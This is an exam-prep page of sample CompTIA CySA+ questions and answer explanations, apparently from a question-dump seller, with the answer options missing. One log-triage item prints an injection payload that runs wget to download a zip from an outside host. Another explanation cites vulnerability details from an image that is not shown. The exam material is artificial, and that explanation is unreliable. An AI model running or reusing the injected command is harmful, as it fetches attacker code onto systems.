CS0-003 Exam Questions & Answers
CompTIA Cybersecurity Analyst (CySA+) Exam • CompTIA
100% money-back guarantee
Sample CS0-003 Questions
Practice with real exam-style questions, each with the verified correct answer and explanation.
Which of the following best describes root cause analysis?
Comprehensive and Detailed Explanation From Exact Extract:
Root cause analysis (RCA) is a post-incident activity focused on identifying the underlying cause of an incident/problem so the organization can fix the real cause (not just symptoms) and prevent recurrence. That matches Option B, which describes tracing the origin and eliminating it permanently.
The Sybex CySA+ Study Guide defines RCA in exactly this way:
Exact extract (Sybex Study Guide):
''The process of root cause analysis (RCA) is used to identify why a problem, incident, or issue occurred. Root cause analysis is performed to allow organizations to understand what they need to focus on to prevent future problems...''
The Secbay Press guide also defines RCA as uncovering underlying causes to prevent recurrence:
Exact extract (Secbay Press):
''Root Cause Analysis (RCA)... is a systematic investigation process aimed at identifying the fundamental factors that led to a security incident. It goes beyond addressing symptoms and seeks to uncover the underlying causes to prevent recurrence.''
Why the other options are wrong
A (TTPs): That describes attacker behavior frameworks (e.g., MITRE ATT&CK), not RCA.
C (who/what/when/where/why): That's an incident reporting structure, not the RCA process.
D (ongoing activities report): That resembles status reporting/incident updates, not root cause determination.
Reference (CompTIA CySA+ CS0-003 documents / study guides used):
Mike Chapple & David Seidl, CompTIA CySA+ Study Guide (CS0-003): RCA identifies why an incident occurred and helps prevent recurrence
Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): RCA goes beyond symptoms to uncover underlying causes and prevent recurrence
After a risk assessment, a server was found hosting a vulnerable legacy system that has the following characteristics:
* There is no patch or official fix available from the vendor.
* There is no official support provided by the vendor.
* Customers consider the system mission critical.
Which of the following actions will best decrease the risk posed by the legacy system?
Comprehensive and Detailed Explanation From Exact Extract:
Because the system is mission critical and there is no patch and no vendor support, the best risk-reduction approach is to implement compensating controls. Compensating controls are specifically recommended when immediate remediation is not possible, and for legacy systems where patches may not exist.
The Sybex CySA+ Study Guide states this directly:
Exact extract (Sybex Study Guide): ''Legacy systems may not have patches available, meaning that compensating controls may be the only option available.''
Secbay Press also explains that legacy systems may lack vendor support/updates and that mitigation strategies like compensating controls or isolation are essential to reduce risk:
Exact extract (Secbay Press): ''Legacy systems may lack vendor support and updates, making mitigation strategies essential... Implement specific mitigation strategies for legacy systems, such as compensating controls or isolation.''
And Secbay provides a legacy-system compensating control case study showing exactly the kinds of controls mentioned in option D---segmentation/isolation, access controls, and enhanced monitoring/continuous monitoring:
Exact extract (Secbay Press): ''Selected compensating controls, such as network segmentation, intrusion detection systems, and enhanced monitoring, to mitigate the risks...''
Why the other options are not ''best'' given the constraints:
A (Decommission immediately): may be ideal long-term, but conflicts with ''mission critical'' (and ''immediately'' is often unrealistic for business operations).
B (Block inbound/allow outbound): helps somewhat but is incomplete and can still allow command-and-control or exfiltration outbound; also doesn't address restricted admin access/monitoring comprehensively.
C (WAF): useful only if this is specifically a web application exposure; the scenario says ''legacy system'' broadly. Compensating controls are the most complete and universally applicable choice.
Reference (CompTIA CySA+ CS0-003 documents / study guides used):
Chapple/Seidl, CompTIA CySA+ Study Guide (CS0-003): legacy systems may have no patches; compensating controls may be the only option
Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): legacy systems lack support/updates; use compensating controls or isolation
An analyst is imaging a hard drive that was obtained from the system of an employee who is suspected of going rogue. The analyst notes that the initial hash of the evidence drive does not match the resultant hash of the imaged copy. Which of the following best describes the reason for the conflicting investigative findings?
In digital forensics, a write blocker is a critical tool used to prevent any modifications to the source drive during imaging. When a forensic image is created, it should be an exact bit-for-bit copy of the original evidence. If a write blocker is not used, system processes or other unintended changes can alter the contents of the drive, leading to a hash mismatch between the original and the image copy.
Chain of custody (Option A) ensures proper documentation of who accessed the evidence, but it does not directly affect the hash values.
Legal authorization (Option B) is necessary but unrelated to the technical integrity of the image.
Data integrity verification (Option C) is part of the process, but in this scenario, the failure to maintain integrity stems from the lack of a write blocker.
Thus, the correct answer is D, as using a write blocker would have prevented any unintended changes to the data.
An analyst is reviewing a vulnerability report for a server environment with the following entries:

Which of the following systems should be prioritized for patching first?
The system that should be prioritized for patching first is 54.74.110.228, as it has the highest number and severity of vulnerabilities among the four systems listed in the vulnerability report. According to the report, this system has 12 vulnerabilities, with 8 critical, 3 high, and 1 medium severity ratings. The critical vulnerabilities include CVE-2019-0708 (BlueKeep), CVE-2019-1182 (DejaBlue), CVE-2017-0144 (EternalBlue), and CVE-2017-0145 (EternalRomance), which are all remote code execution vulnerabilities that can allow an attacker to compromise the system without any user interaction or authentication. These vulnerabilities pose a high risk to the system and should be patched as soon as possible.
An incident response team member is triaging a Linux server. The output is shown below:
$ cat /etc/passwd
root:x:0:0::/:/bin/zsh
bin:x:1:1::/:/usr/bin/nologin
daemon:x:2:2::/:/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/nologin
http:x:33:33::/srv/http:/bin/bash
nobody:x:65534:65534:Nobody:/:/usr/bin/nologin
git:x:972:972:git daemon user:/:/usr/bin/git-shell
$ cat /var/log/httpd
at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:241)
at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:208)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:316)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1142)
WARN [struts2.dispatcher.multipart.JakartaMultipartRequest] Unable to parse request container.getlnstance.(#wget http://grohl.ve.da/tmp/brkgtr.zip;#whoami)
at org.apache.commons.fileupload.FileUploadBase$FileUploadBase$FileItemIteratorImpl.
at org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultiPartRequest.java:188) org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultipartRequest.java:423)
Which of the following is the adversary most likely trying to do?
The log output indicates an attempt to execute a command via an unsecured service account, specifically using a wget command to download a file from an external source. This suggests that the adversary is trying to exploit a vulnerability in the web server to run unauthorized commands, which is a common technique for gaining a foothold or further compromising the system. The presence of wget http://grohl.ve.da/tmp/brkgtr.zip indicates an attempt to download and possibly execute a malicious payload.
Get access to all 506 verified questions with detailed answers.
Unlock All CS0-003 Questions